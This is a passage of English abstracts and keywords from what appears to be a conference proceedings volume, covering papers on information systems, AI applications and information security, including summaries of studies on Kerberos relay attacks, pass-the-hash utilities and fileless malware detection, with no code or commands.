*The reasons for the relevance of the development of biometric systems are considered. The key directions for improving integrated biometric systems have been identified. Approaches to increasing the degree of intelligence of integrated biometric systems are presented. The basis of quality criteria for the functioning of intelligent integrated biometric systems has been formed. Possible combinations of the proposed criteria are described. Methods for determining the quality criteria for the functioning of intelligent integrated biometric systems have been selected. The main stages of quality management of intelligent integrated biometric systems are disclosed.*

**Key words:** biometric system, integration, intellectualization, quality, model, method, management.

**Dubrovsky V., Kolesnikov A.** Approaches to the Problem of Detecting Fileless Malware. PP. 626–629.

*This article lists and briefly describes methods and approaches to detect fileless attacks and malware. Manufacturers of means of protection of the information constantly develop new methods of counteraction to malicious software and special danger are "fileless" viruses, which do not leave any traces in a file system.*

**Key words:** malware, antivirus tools, fileless malware, detecting.

**Ermolaev D., Krasavtseva K., Khodanovich A.** Computer Experiment with Entangled Photons in Quantum Theory. PP. 630–634.

*The results of an interuniversity creative project in the field of quantum theory and quantum technologies are presented. The methodological basis of scientific research is the work of Nobel laureates in physics in 2022 (A. Aspect (France), D. Clauser (USA), A. Zeilinger (Austria)). The novelty and theoretical significance of scientific research lies in the fact that computer experiments on conceptual aspects of quantum theory have not been conducted in the history of science, taking into account the data of the literature review and sources on the subject of the project. Graphical illustrations of symmetry in quantum correlations of entangled photons with violation of Bell's inequality in quantum theory are given. Monte-Carlo methods and modern C++ and Maple programming systems were used in the work.*

**Key words:** computer experiment, quantum theory, quantum technologies, entangled photons, quantum correlations.

**Zharanova A., Kotlova M., Suhodoyeva A.** Modeling of Information System of Team Roles Distribution on the Basis of Personality Characteristics. PP. 634–639.

*This article considers a variant of solving the problem of selecting personnel to work in teams and solving common tasks in conditions of maintaining a positive emotional background in the team. It provides methods for identifying personal characteristics of employees, which are further used in algorithms of team building. The solution includes the development of the model, description of its main elements, as well as identification of advantages and disadvantages of such a method of solving this problem.*

**Key words:** information system, recruitment, team building, neural network technologies, system model.

**Zharanova A., Kuznetsov R.** Forming an Information System Model for Collective Decision-Making Based on Blockchain Technology. PP. 639–644.

*The urgency of development of information system of collective decision-making based on blockchain technology is considered. Existing domestic information systems of electronic voting and their shortcomings are studied. Identified the necessary criteria for the formation of an information system of electronic voting. Presented a model of information system of collective decision-making based on blockchain technology. The prospects of blockchain technology application in the electronic voting system are described.*

**Key words:** blockchain, electronic voting, elections, legitimacy, modeling.

**Zharanova A., Lebedinsky D.** Formation of a Transaction Processing Information System Model to Support b2b-Transactions. PP. 644–649.

*The relevance of developing an information system for transaction processing to support B2B transactions has been substantiated. The analysis of security systems of banking structures and types of attacks on banking structures was carried out, the statistics of annual losses of banks from intruders was presented. The main drawbacks of existing transaction processing information systems are singled out. A list of key service functions to support B2B transactions is defined. An interaction model of transaction processing information system microservices to support B2B-transactions is proposed. The prospects of development and implementation of the information system in existing banking structures are determined.*

**Key words:** transaction, banking structure security, modeling, finance, business, microservice architecture.

**Zharanova A., Nedelko I.** Formation of a System Model for Organizing and Conducting Work in a Remote Format. PP. 649–654.

*As a result of the research, it was possible to substantiate the relevance of creating a platform for organizing and conducting remote work. Conducted an analysis of modern services for the organization and conduct of remote work. Examined the psychological impact of the remote format of work on employees. Identified the main disadvantages of existing systems for organizing and conducting remote work. In result have identified a list of key functions of the platform for organizing and conducting remote work. A model of the future system was proposed. Described the main elements of the model. The prospects for the development of systems for the organization and conduct of work in a remote format are determined.*

**Key words:** information system, system model, remote work, virtualization, online platform.

**Zharanova A., Chukharev I.** Designing a Service for the Sale of Digital Goods in the Entertainment Industry. PP. 654–658.

*The popularity of entertainment products is shown. The tasks of the designed service are presented: viewing goods, making a purchase, the user's ability to contact technical support, viewing news on entertainment topics. A definition of the service's subsystems. A possible range of technologies for future development is outlined.*

**Key words:** service for the sale of digital goods, entertainment industry, information system.

**Zamyshevskij E., Kopylov S.** Open Source Database Management Systems: an Overview. PP. 658–663.

*The transition from proprietary to open source software is still one of the most actual tasks in the modernizing information systems process. The open source database management systems usage allows for scalability, the possibility of introducing additional tools and mechanisms for information interaction, as well as reconfiguring both the database management systems themselves and the security tools implemented in them. In the substantiating process the using open source database management systems possibility in the building information systems process, a review of existing solutions in this area was carried out. The most common database management systems were analyzed. The main characteristics and protection mechanisms used were considered, their advantages and disadvantages were identified. Based on the results obtained, recommendations are presented on the possible application of specific solutions. Directions for further research are identified.*

**Key words:** information systems, database management systems.

**Zolotov O., Matyukhina T., Rakovskii O.** Using the Feedback Principle in the Control of Structures. PP. 663–666.

*The classical theory provides for the control of the state space of the output coordinate of the control object. In this case, the equation of the object itself is considered unchanged. However, in some cases such a change occurs. For example, as a result of aging of the object, as a result of external influences, etc. The possibility of controlling the structure of the object is considered, which is understood as a mathematical description of the object (differential equations, transfer functions, operator, etc.). As one of the control options, the stabilization of the structure using the classical feedback principle is considered.*

**Key words:** Structure management, control theory, feedback principle, structure stabilization

**Zotova A., Paranichev A.** Information Sistem Design to Automate Sewing Business Tasks. PP. 667–670.

*General approach to design information system is considered to automate sewing business tasks. Usecase and sequence diagrams are defined in details. Modern design facilities for designing information system to automate sewing business tasks are established.*

**Key words:** design, information system, sewing business, automation.

**Zyleva P., Pestov I., Tremel I., Yurova U.** Privilege Escalation Attack Using Kerberos Authentication Relay. PP. 670–675.

*Every day the IT industry is developing more intensively, and even in large companies that are not related to this area, there is a noticeable tendency to increase interest in the field of information security and ease of administration related to access control. Setting up accounts in a domain and presenting company resources in a tree structure is a common and preferred method of access control. The representation of a company's resources in a tree structure is called a directory service, and the access protocol for this service is the LDAP protocol. The most popular directory service at the moment is Active Directory. This directory service allows you to apply group policies across multiple devices and company accounts, which helps the administrator to ensure that the user's work environment is configured, operating system updates are installed in a timely manner, and much more.*

*Due to the popularity of Active Directory in the market and the absence of serious competitors, attackers are constantly looking for vulnerabilities in this directory service. At present, not a single conference on information security is complete without reports on this topic. The topic of vulnerabilities in the LDAP protocol and the LDAP Active Directory directory remains relevant, despite the constant improvement of Windows operating systems in the field of security. The purpose of this article is to investigate a privilege escalation vulnerability using authentication relay via the KrbRelayUp tool.*

**Key words:** LDAP protocol, active directory, authentication, relay, kerberos protocol, krbrelayup, delegation, attack, vulnerability.

**Zyryanov D., Musaeva T.** Web Content Development Media Studio. PP. 676–681.

*High-quality visual web content optimizes solutions to business problems, saves time for data perception and allows you to make the right decisions that contribute to the development of companies. However, often, the created web content for a media studio may not take into account some of the nuances and make gross errors in the visualization, which in the first place makes it difficult for possible cooperation with the client. Web content should be concise, meaningful, understandable to a simple user. The article defines the criteria for evaluating a site, analyzes the market for analogues, lists common problems when creating web content and tools for creating them.*

**Key words:** content, website, media studio, multimedia, visualization, infographics, interactivity.

**Ivanov A., Komashinsky V., Tatarinov V.** Features of the Construction of Intelligently Defined Telecommunication Networks. PP. 681–686.

*The article presents the concept of building intelligently-defined communication networks that will become the next generation of the development of telecommunication networks. At the heart of this network will be widespread introduction of artificial intelligence technologies into all*

*network elements and protocol stack levels. The logical and physical architecture, their features and differences from traditional systems are present.*

**Key words:** Artificial intelligence, software defined networks, telecommunication network, intellectualization.

**Ivanov G., Pikenko D.** New Optimization Algorithm SABO. PP. 686–690.

*This article uses a new SABO optimizer that achieves a suitable quasi-optimal solution for various optimization problems. The main idea in the development of SABO is to use averaged information and subtract the best and worst members of the population to control a set of algorithms in the solution search space. The results of optimization of unimodal functions show the high operational capability of the SABO algorithm, which approaches the global optima of the function.*

**Key words:** optimization, optimization algorithm, optimization problem.

**Ivanov M., Soloviev D.** Development of a Neural Network Module for Detecting DoS Attacks on an Information System. PP. 691–695.

*This article aims to develop a software module for detecting DoS attacks on an information system based on artificial neural networks (ANN) technologies. An analytical review of the subject area is carried out, the effectiveness of using the mathematical apparatus of ANN in solving information security problems in general and countering denial of service attacks, in particular, is shown. The analysis and selection of environments and development tools for the neural network detection module is carried out.*

**Key words:** Neural network, DoS attack, system.

**Ivanov R., Musaeva T.** Model and Method of Learning to Drive Vehicles Using Virtual Reality Technology. PP. 696–699.

The work is devoted to the development of a model and method for teaching how to drive a vehicle using a simulator in a virtual environment created by modern information technology tools. The proposed application model will allow immersing the student in a virtual environment in which, using the interface of the simulator (simulator) of the selected vehicle, driving skills and actions in various possible unforeseen situations will be practiced. This study can be implemented in driving schools.

**Key words:** virtual reality, learning environment model, vehicle, simulator, learning method.

**Ivantsov D., Saenko I.** Security Information and Event Management Systems: Analysis and Development Trends, Application in Critical Infrastructures. PP.700–704.

*The most widely used security information and event management systems are considered for their critical functionality. Factors influencing the development of such systems in the medium and long term are reviewed. Potential enhancements for the next generation of such systems, the results of a review of existing solutions, and the opportunities and benefits of their use in critical infrastructures are discussed.*

**Key words:** security information and event management; cybersecurity; critical infrastructure.

**Ilna O., Kupchinenko O., Skoropad A.** To the Question About Additional Software in Modern Operating Systems. PP. 705–709.

*The analysis of the package management system in operating systems of special purpose Astra Linux SE was done. The ways of managing software packages at the level of the repository and files are considered. The features of the structure and use of repositories in the special-purpose operating system Astra Linux SE Smolensk, versions 1.6, 1.7 are analyzed.*

**Key words:** operating system of a special purpose, information security, software package, package management system, repository.

**Kibirev M., Minyaev A., Skorykh M.** Comparative Analysis of Utilities to Carry out a PTH Attack. PP. 710–715.

*The paper considers a comparative analysis of utilities for conducting a PTH attack. The relevance of the topic is due to the growing threat of cyber-attacks and increasing requirements for the security of information systems. In the course of the work, an analysis of four utilities for conducting a PTH attack was carried out. A stand for testing utilities with pre-installed Windows OS, Windows Server and Kali Linux is demonstrated. Comparative tables of utility detection on different operating systems are shown.*

**Key words:** PTH, attack, utility, Mimikatz, Wmiexec, PsExec, CrackMapExec, Rpcdump.

**Kovalchuk A., Ptitsyna L.** Development of model-analytical intelligence of service-oriented systems to accompany their operation. PP. 715–719.

*An increase in the demand for intelligent service-oriented systems is shown. New areas of application of large-scale service-oriented systems with high social significance are considered. The characteristics of resources for the deployment and operation of large-scale service-oriented systems are given. The necessary requirements for the quality of functioning of large-scale service-oriented systems are determined. The basic quality criteria are highlighted. The objective necessity of monitoring and predicting the quality of functioning of large-scale service-oriented systems is shown. The concept of formation of model-analytical intelligence to accompany the functioning of service-oriented systems is proposed.*

**Key words:** service, system, artificial intelligence, quality, monitoring, prognostication, method.

**Kolesnicov A., Menkov I.** The Capabilities of the MISP Platform for Detecting Information Security Incidents. 719–722.

*Currently, the issue of information security (IS) is becoming the most pressing. From the statistics given by Positive Technologies, the number of cyber attacks on the infrastructure of Russian enterprises in the first quarter of 2022, compared with 2021 increased by 1.5 – 7 times, and in the second quarter of 2022, from March to June there was a 9.6-fold increase. This forces public and private organizations to spend large sums of money to protect information resources.*

**Key words:** MISP, information security incidents.

**Kolmakov A., Paranichev A.** About Service Developing to Publicate and Distribute of Drafts of Literary Works. PP. 722–727.

*Modern web services to publicate and distribute of drafts of literary works are considered. Usecase diagram and general class diagram are designed to establish the requirements for new*

*such service to be created. The requirements are supposed to form a draft proposal for suggested service developing.*

**Key words:** developing, service, draft, publication, distribution.

**Komashinsky V., Sultanov R., Tatarinov V.** Handover Organization Based on Fuzzy Logic in Integrated Self-Organizing Radio Communication Networks. PP. 727–732.

*In order to ensure continuous and stable communication to mobile subscribers in integrated self-organizing radio communication networks organized handover procedure (relay transmission). The emergence of highly mobile subscribers, increasing requirements for the quality of service of new communication services and applications, an increasing requirements for the quality of service of new communication services and applications, an increase in the number and types of base stations (ground and air) leads to the fact that traditional management methods do not meet the specified requirements. In this regard, the task of providing a handover is relevant. To solve this problem, it is proposed to build an intelligent control system based on fuzzy logic, which allows providing new qualitative characteristics of next-generation networks.*

**Key words:** wireless communication networks, self-organizing communication networks, fifth generation communication networks, intelligent control, fuzzy control.

**Kopp M., Musaeva T., Romanova A., Hapsirokov V.** Research of the Possibility of Neural Network Technologies for Creating Content. PP. 733–737.

*On all modern information platforms, the quality and visual aspects of the content available are important. This issue is also relevant in the design of computer games. With the classical approach in development and design, all possible tools for influencing the target audience are taken into account, taking into account preferences, behavioral characteristics, cognitive capabilities, stereotypes and formed experience and values. Developers and designers are dynamically looking for new solutions to apply affordable, effective methods and technologies to create high-quality and flexible products, in which visually realistic and high-quality content is important.*

**Key words:** neural network, computer game, image generation, visual content, design.

**Korepanov R., Pomogalova A.** Development of an Ethereum Network Traffic Data Analysis Platform. PP. 738–741.

*The paper is devoted to the development of a data analysis platform for the Ethereum blockchain network. The paper reviews and analyzes various metrics, such as the number of transactions for a certain period of time, the number of transactions involving a certain token or smart contract, the average values of gas parameters and the time between the formation of blocks. The proposed software platform allows you to analyze Ethereum data with high accuracy and efficiency, which makes it useful for various tasks related to blockchain technologies.*

**Key words:** blockchain, Ethereum, analysis, metrics, cryptocurrency, optimization using ready-made software solutions.



**Korotkovskaya V., Rakovsky O.** Analysis of Vulnerabilities Such as Access Control Violations. 742–746.

*The security of information systems is currently an important aspect of life. Violations in the organization of access rights in systems are often used by attackers for unauthorized access to confidential information. An integrated approach to protection reduces the vulnerability of violated access control. The article discusses the methods of developing a user control system, common access control vulnerabilities and the most common attacks.*

**Key words:** Access Control, Broken Access Control, Vulnerability, API, Accessibility

**Kudryavtseva Yu., Romanov A.** Application of Digital Twin Technology in the Design of Production Processes? Production and Operation of Complex Technical Communication Systems. PP. 746–750.

*This article analyzes the concepts of digitalization and digital twin. An idea of the approach to the introduction of a digital double in the production and operation of complex technical communication systems is given.*

**Key words:** digital shadow, digitalization, digital twin, operation system, communication systems.

**Kudryavtsev A., Lantsev N., Skovorodetsky M.** Implementation of a Malicious File with the Help of Software for Automatic Generation of Malicious Files. PP. 750–753.

*Computers have become real human assistants and neither a commercial firm nor a government organization can do without them. However, in this regard, the problem of information protection has become particularly acute. In the past decade, to create a malicious file, it was necessary to master the art of programming, but today everyone can create their own unique malicious file.*

**Key words:** Malicious files, computer viruses, information security.

**Kuznetsov V., Pestov I., Tatarskaya D.** The Impact of Computing Power on the Security of OT Systems. PP. 753–758.

*Computing power of a computer (computer performance) is a quantitative characteristic of the speed of performing certain operations on a computer. The article is planned to consider and determine the dependence of the security of information technology systems on computing power, analyze the impact of computer performance on the protection of computer systems and networks from information disclosure, theft or damage to their hardware, software or electronic data, as well as from the violation or misdirection of their services. In the light of new hacker and virus attacks, which in 2017 were aimed not only at corporations, but also at public institutions, including educational institutions and hospitals, as well as private users, the topic of information security has become extremely resonant.*

**Key words:** information security, computing resources, IPS systems, IDS systems

**Kuznetsova O., Ryabova T.** Geoinformation Application for the Promotion of Open Space Format Sites. PP. 758–763.

*Geoinformation systems have firmly entered the work of most industries – the social sphere is no exception. Visualization of data on the map and their analysis provide the widest opportunities in terms of promoting any project and studying its statistics. This is especially true for*

*active young people who are willing and able to implement their ideas at open space format venues*

**Key words:** geoinformation application, GIS, visualization, open space format, project «New Space».

**Kuzmin V. Tarasenko S.** Systems for Automatic Reading of Car Numbers and Determination of Their Position Online. PP. 763–768.

*The concept of a software system designed to automate the reading of car numbers and determining their position is presented. The requirements for the system, the main features of the recognition algorithm, the tools used are described, and an overview of the functional characteristics is made.*

**Key words:** OpenCV, computer vision, binarization, object recognition.

**Kurozina S.** Application of Artificial Intelligence Technologies on the 1C Enterprise 8 Platform by Telecommunication Companies. PP. 768–771.

*Nowadays, artificial intelligence (AI) technologies are increasingly used to automate the business processes of companies. Priority areas of application of AI include improving the efficiency of planning, forecasting, making management decisions, automating routine operations, increasing consumer loyalty, optimizing the selection and training of personnel, etc. In this article, we will consider what services based on AI technologies are used in telecommunication companies by users of the 1C Enterprise 8 program system.*

**Key words:** artificial intelligence, automation of business processes, 1C Enterprise 8, recognition, chatbot, forecasting, digital technologies.

**Lakomkina E., Ptitsyna L.** Comparison of Approaches to Conceptual Modeling of Complex Information Security Systems with Soft Architecture. PP. 772–777.

*The key reasons for the high importance of integrated information security systems for information infrastructures and society are described. The relevance of the development of research into complex information security systems is presented. Ideas about alternative approaches to the conceptual modeling of complex information security systems with a soft architecture are formed. Criteria for comparing alternative approaches to the conceptual modeling of complex information security systems with a soft architecture are proposed. The results of the comparison of alternative approaches to the conceptual modeling of complex information security systems with a soft architecture are analyzed.*

**Key words:** data protection, complexing, soft architecture, model, method, means, criteria, comparison.

**Lapko A.** An Approach to the Organization of Data Display and Editing in Information Systems Development. PP. 777–782.

*The article is devoted to the organization in the Qt Creator programming system of displaying and editing data in the PostgreSQL database system. The methods of displaying limited data sets based on several selection criteria and displaying interrelated data sets are presented. The operations of inserting and deleting data from the parent and child tables of the database without the user using the service attributes of the database are described in detail.*

**Key words:** PostgreSQL DBMS, Qt Creator programming system, database, SQL query, parent and child tables, data display, insertion and deletion.

**Lebedev D., Urvantsev G., Sharipova K., Shiyan A.** Usage of Neural Network Technology in Texturing 3D-Models. PP. 782–787.

*This article discusses the usage of seamless texture maps generated in the Stable Diffusion neural network for texturing 3D graphics objects. The article considers the possibility of generating seamless texture maps responsible for displaying color, reflections and relief on a 3D model surface. The process of creating textures, features of work, limitations and possible areas of application are described. The obtained textures were analyzed for seamlessness and display correctness. It also describes the prospects for applying the method in the CGI production pipeline.*

**Key words:** method, synthesis, generation, texturing, texture maps, seamless textures, CGI, 3D graphics, 3D modeling, neural network, generative neural network, Stable Diffusion, PixPlant.

**Litvinov V., Tarasov V.** Technologies for Managing Corporate Infocommunication Infrastructures. PP. 787–790.

*Ensuring the full functioning of the corporation in modern conditions is impossible to imagine without the use of automation systems for managing organizational and technological processes, in which intelligent components are becoming increasingly important. The role of such systems in the organization's activities is considered, as well as the tasks facing them. The analysis of approaches and management tools for elements of corporate infocommunication infrastructures using artificial intelligence technologies is given.*

**Key words:** information infrastructure, infrastructure management, corporate information system, intelligent agents, smart building.

**Litvinov V., Tatukov D.** Modeling and Analysis of Airport Business Processes. PP. 791–794.

*The paper considers an approach to building a simulation model for the module of an automated information system for supporting airport business processes. Methods for estimating the parameters of the model are proposed, experimental studies are carried out, conclusions are drawn regarding the performance of the system under the conditions under consideration.*

**Key words:** airport, simulation, digital twins, parameters, model.

**Litvinov V., Yashin A.** Use of Digital Twin Technologies in Optimizing Logistics Centers. PP. 794–797.

*The article discusses the tools for digitalization of enterprises within the framework of the new Industry 4.0 strategy. Approaches to creating digital twins of logistics centers are considered. The advantages of introducing digital twins in logistics centers are formulated, the difficulties of implementing this method are identified. It has been revealed that the introduction of the digital twin method into the work of logistics centers can improve the efficiency of trade and maintain competitiveness with other leading enterprises.*

**Key words:** digital twin, logistics centers, logistics, industry 4.0.

**Losev A. P., Rogozinsky G. G.** Analysis and Development of a Prototype of a user Interface for Controlling Sound Objects in an Octophonic System. PP. 798–801.

*At the present moment, the systems of multichannel audio playback are represented in a wide variety of configurations, technical implementation and speaker placement. These multichannel sound systems are requiring for special approach in audio software development, because most of software programs are built around stereo signal processing. This research is focused*

*on analysis of an existing audio plugins for multichannel audio mixing in an octophonic sound system and development a prototype of an graphical user interface for multichannel audio processing.*

**Key words:** multichannel sound systems, graphical user interface, immersive sound environment, Dolby Audio.

**Matveev A., Paranichev A.** Facilities Overview to Develop WhatsApp-bot for Small Business Challenges. PP. 802–805.

*This paper defines typical task to support small business challenges using WhatsApp-bot. Facilities overview to develop WhatsApp-bot are discussed. Usecase and Sequence diagrams are supposed to consider WhatsApp-bot developing in details.*

**Key words:** facilities overview, information system, small business, WhatsApp-bot developing.

**Matyukhina V., Fedorova M., Yakovlev D.** Automating the Accounting and Management of Freight Transport. PP. 806–809.

*In recent years, digital technology has been actively introduced into the transport logistics industry. Particularly noteworthy is the development of software that regulates the freight transport process. Systems based on this software allow for time-optimised order assignment and transport coordination, thereby improving the overall efficiency of the logistics chain. This article discusses the process and features of regulating such systems, which are based on obtaining real-time information from a database on the availability of goods in warehouses, the location and occupancy of drivers, and the total number of orders. Once the information is collected, orders are efficiently managed according to predetermined algorithms that take into account the capabilities and workload of the logistics chain.*

**Key words:** automation, freight management, digital technologies, transport logistics.

**Medvedev S., Cheryaev A.** Researching of the Performance of the Instrument for Rapid Assessment of Soil Moisture using Regression Analysis. PP. 809–813.

*Nowdays, there have been many innovations in the science of agriculture. The most important task of an agronomist is to monitor agricultural land and evaluate the data obtained. If earlier agronomists had to constantly be in the fields to take soil samples, now the Internet of things is used in the world of agriculture. The Internet of Things is a complex of autonomously operating devices - sensors connected to a single local network. These devices can perform a huge range of tasks, such as: obtaining information about soil moisture, estimating temperature, pressure, and sending the collected information wirelessly to a server. In the current study, data obtained from the integrated IMS (Information - Measuring System) on soil moisture were used.*

**Key words:** statistics, regression analysis, soil science, internet of things.

**Mironenkova M., Ptitsyna L.** Analysis of the Correlation of Information Security Events using Artificial Intelligence. PP. 814–818.

*The main aspects of the importance of information security for the development of the digital economy and life in society are considered. The main prospects for the development of artifacts that ensure information security in society are highlighted. The classification of information security artifacts has been carried out. A modern approach to monitoring information security*

*events is presented. The functions of the information security event monitoring system are described. The advantages of analyzing the correlation of information security events using artificial intelligence are determined. A promising direction for the development of systems for monitoring information security events is proposed.*

**Key words:** data protection, information security, complexing, event, monitoring, soft architecture.

**Mikhal G., Smorodin G.** Formalizing the Structure of Agile Software Development Practices. PP. 818–822.

*A brief analysis of agile technologies based on structuring of technological components by subject and depth of penetration into the software development process is presented. A model of formalization of flexible technologies according to four thematic components (Methods, Techniques, Behaviors, Engineering) and four levels of penetration (basic, intermediate, advanced, developing) is proposed. This model expands and details the model proposed by Rimol Meghan.*

**Key words:** agile-technology, scrum, Kanban, scaling agile, user stores, customer focus, continuous learning, ownership and collaboration.

**Mukanov T., Popugaev D., Shabanov A.** Market Analysis of Object Relational Transformers Compatible with .NET. PP. 823–827.

*A comparative analysis of object-relational converters compatible with the .NET Core platform and supporting the C# programming language was carried out. The comparison was made according to the criteria that are relevant for supporting domain-specific design technology, including the methodologically correct display of value objects and aggregate roots. Based on the results of the analysis, the limitations of modern object-relational converters in supporting modern programming methodologies were identified, directions for overcoming these limitations were proposed.*

**Key words:** DBMS, .NET Core, object-relational transformation, Entity Framework Core, NHibernate, LINQ.

**Novikov M., Pastukhov R.** Advantage of using Artificial Intelligence in Medicine in the XXI Century. PP. 827–830.

*Artificial intelligence is being used in medicine to solve complex problems. It helps doctors to analyze large amounts of data and discover the most appropriate diagnostic, therapeutic and preventive procedures for each patient. It can also be used to develop new cure, assist in cancer diagnosis procedures or identify undetectable diseases, as well it can automatically analyze X-ray and ultrasound images and assistance in pattern recognition. Now, artificial intelligence is being successfully implemented in various fields of medicine, including pathology, anatomy, and psychiatry.*

**Key words:** artificial intelligence, medicine, diagnostics, analysis.

**Olimpiev A., Semenovich E.** Decision Support Technologies of Medical Information System. PP. 830–833.

*The article describes the activity features of modern medical organizations and the actual problems of this activity. General information about automation technologies of medical organiza-*

tion is described. The main reasoning of the article are directed to decision support technologies, which should be implemented in the medical information system to improve quality of medical care. An opinion about main and additional functions of decision support subsystem is given.

**Key words:** decision support system, medical information system.

**Parfenova I., Pekarskaya O.** Basic Concepts of Information Security. PP. 833–837.

*Information security issues are very relevant, because they are part of a set of measures related to the security of the state, society, and the individual. The most important objects where information protection is relevant include personal computers (PCs) and computer networks. It is necessary to know the mechanisms of information protection to prevent the main threats to information.*

**Key words:** information protection, information security, unauthorized access, information protection mechanisms, integrity, confidentiality, accessibility.

**Perevoznik Y., Fomenkova A.** Modern Domestic Symmetric Encryption Algorithms, Their Comparative Analysis and Application Prospects. PP. 837–840.

*The article describes the advantages of using the encryption algorithm "Kuznyechik" GOST 34.12–2015, used to organize the information security of user data. Currently, the most popular encryption algorithm in Russia is the algorithm "Magma" GOST 34.12–2015, which is a copy of the algorithm GOST 28147-89. The "Kuznyechik" algorithm is newer and not as popular as the algorithm based on GOST 28147-89, and therefore the frequency of hacks is lower, therefore, its use provides a greater level of data protection.*

**Key words:** encryption, information security, symmetric algorithm, block ciphers, cryptography.

**Povedaiko M., Takhtarova A.** Configuring the WebSockets-server. PP. 840–844.

*This article discusses a solution for creating and configuring a WebSocket-server. The peculiarity of the implementation of WebSockets between the server and the client is that this protocol provides the ability to exchange data over a persistent connection. WebSockets allows you to transfer data in both directions as "packets", without breaking the connection or making additional HTTP requests. The proposed solution is developed on the .NET platform with packets NuGet SuperSocket connection.*

**Key words:** WebSockets, server, NuGet, .NET, configuring.

**Prokopenko P., Samakovsky A.** The Main classes of Mobile Applications for Identifying the Preferences of a Modern user Are Considered. PP. 844–848.

*In the modern world, most people prefer mobile and fast access to information. Every year, the percentage of users of mobile versions of websites increases, as a result, computer versions are becoming less popular. The article is devoted to a brief analysis of mobile applications and their main classifications.*

**Key words:** classification, mobile applications, analysis.

**Prokofev P.** Data Organization in Geoinformation Systems using the Object Approach. PP. 848–853.

*An analytical review of modern geographic information systems and file formats with which they work is given. The general structure of georelational databases, as well as data structures of the SXF format and other file formats, is considered from the point of view of implementing an object-oriented approach. Prospects for the development of object geoinformation systems using the method of multidimensional modeling are proposed.*

**Key words:** GIS, cartography, databases, file formats, multidimensional models.

**Ptitsyn N., Ptitsyna L.** Recurrent Estimation of Parameters of Time Series Models in Big Data Analysis. PP. 853–857.

*The multidimensionality of the demand for big data analysis in science, education, industry and society has been updated. Applied aspects of big data analysis are described. The key features of big data analysis in real time are considered. The areas of application of discrete time series models in the analysis of big data are highlighted. The advantages of recurrent estimation of the parameters of time series models in the analysis of big data are presented. A basic method for estimating the parameters of autoregressive models is given. Relationships for recurrent estimation of the parameters of autoregressive models are derived. The significance of the proposed innovations for the analysis of big data is revealed.*

**Key words:** big data, time series, autoregression model, recurrent estimation.

**Ptitsyna L., Rozhkova D.** Development of Intelligent Environmental Monitoring Systems. PP. 858–863.

*The high relevance and importance of environmental control is shown. The most characteristic features of modern environmental monitoring systems are highlighted. Variety of intellectual technologies of ecological monitoring systems is considered. Variations of multi-agent technologies in the field of artificial intelligence are presented. The principles of mapping multi-agent technologies to the architecture of intelligent technologies of environmental monitoring systems have been proposed. New possible functionalities of environmental monitoring systems are described. The ideas about the functional specifications of multi-agent intelligent technologies of environmental monitoring systems have been expanded. Formed a basis for variations of functional specifications of multi-agent intelligent technologies of environmental monitoring systems. Formalizations for the description of new functional specifications of multi-agent intelligent technologies of environmental monitoring systems have been selected. Descriptions of new functional specifications of multi-agent intelligent technologies of environmental monitoring systems are given.*

**Key words:** ecology, monitoring, intelligence, multi-agent, architecture, multilevel, planning, alternatives.

**Ptitsyna L., Tokmakov V.** Development of an Ontology of Methods and Means of Artificial Intelligence. PP. 863–866.

*The purpose of artificial intelligence is described from the standpoint of the sustainable development of the digital economy. The high importance of artificial intelligence for ensuring the competitiveness of artifacts is emphasized. The key features of modern paradigms of artificial intelligence are considered. An extension of the areas of application of artifacts with artificial intelligence is presented. The variety of directions of development and updating of artificial*

*intelligence technologies is analyzed. Particular attention is paid to the growth of hyper-technological solutions for artifacts with artificial intelligence.*

**Key words:** artificial intelligence, representation of knowledge, systematization, ontology, method, means.

**Rakovskii O., Talisman V.** Development of an Information System of Gastronomic Recommendations. PP. 866–870.

*The article analyzes the current market of gastronomic recommendations, identifies the advantages and disadvantages of existing systems, suggests a new approach to the development of a system of recommendations, describes the principles of using this approach. The results obtained are planned to be used in the future for product design.*

**Key words:** Information system for the formation of recommendations, gastronomy, choice of dishes, help in choosing.

**Sinchugova P., Tarasov V.** Application of Cloud Technologies in The Field of Business. PP. 870–873.

*The concept of cloud technologies is considered, their advantages and disadvantages are highlighted. The ways of using cloud solutions and the advantages of technologies in relation to the specifics of various business areas are described. Examples of the implementation of cloud technologies are presented. Their comparison with traditional means of data storage and distributed computing is carried out.*

**Key words:** cloud, cloud computing technologies, information technology, internet service, business.

**Skryago O.** Technical Vision of Unmanned Agricultural Machinery Based on Artificial Intelligence Technologies. PP. 873–875.

*Artificial intelligence is rapidly being introduced into all spheres of human activity, and transport is no exception. Over the past few years, with the advent of computing systems and information technology, the share of automation and robotization systems in many areas of science and everyday life has been growing.*

**Key words:** unmanned agricultural machinery, computer vision, neural network, libraries, programming language.

**Slesarchik K.** Model of the Feature Space of Abnormal Dynamics of Network Traffic Characteristics. PP. 876–880.

*The article considers an approach to overcome the existing imbalance of characteristics between domestic technical solutions of intrusion detection systems and infocommunication networks. A model of the feature space is proposed to assess the degree of abnormality of the dynamics of network traffic characteristics. The results of experimental verification of the model for sensitivity and effectiveness of estimates are presented.*

**Key words:** feature space, destructive cybernetic information impact, intrusion detection system, infocommunication network.



**Stakhira Ya., Fedorova A.** Aspects of Font Development Using a Neural Network. PP. 881–884.

*Font is one of the important components of branding. Currently, each company has its own font. Sberbank has developed SB serif, Apple – SanFrancisco. Very important functions are assigned to the font, namely, association with the brand and readability. The article raises the problem of creating a unique font that solves these problems using a neural network. The issues related to the features of neural network training are considered.*

**Key words:** Neural networks, font creation, convolutional neural network.

**Fedorova M., Tselishchev A.** Development of Cargo Delivery Process Based on the Use of Modern IT-Technologies. PP. 885–888.

*Active development of information technology has led to radical changes in the logistics industry: improving efficiency, streamlining flows, increasing the speed, flexibility and transparency of cargo delivery. The aim of the study is to substantiate a way to automate warehouses and loading/unloading points using modern information technology. The article considers the automation of warehouse loading/unloading systems for further delivery to the consumer, or to an intermediate point. Scientific novelty lies in the use of modern automated systems and information technologies at storage facilities and loading and unloading points.*

**Key words:** automated systems, freight transportation, information technology, transport logistics

**Fedorchenko E., Khachatryan A.** Analysis of Honey-pot and Deception Technology: Description of the Implementations Applied. PP. 888–891.

*The article provides a comparative analysis of Honey-pot and Deception technologies based on the need to disclose their relevance, scope, analysis criteria and implementation methods. The article also discusses various types of illegal actions by cybercriminals and ways to detect them, and then study them by placing in an artificially created environment using a Honey-pot. The distinctive features and capabilities of the Deception intelligent system are revealed.*

**Key words:** cyber-attacks, unauthorized remote access, security systems, Honey-pot, Deception technology, malware.

**Filippov F., Shulgin F.** Basic Methods for Developing Recommender Systems. PP. 892–896.

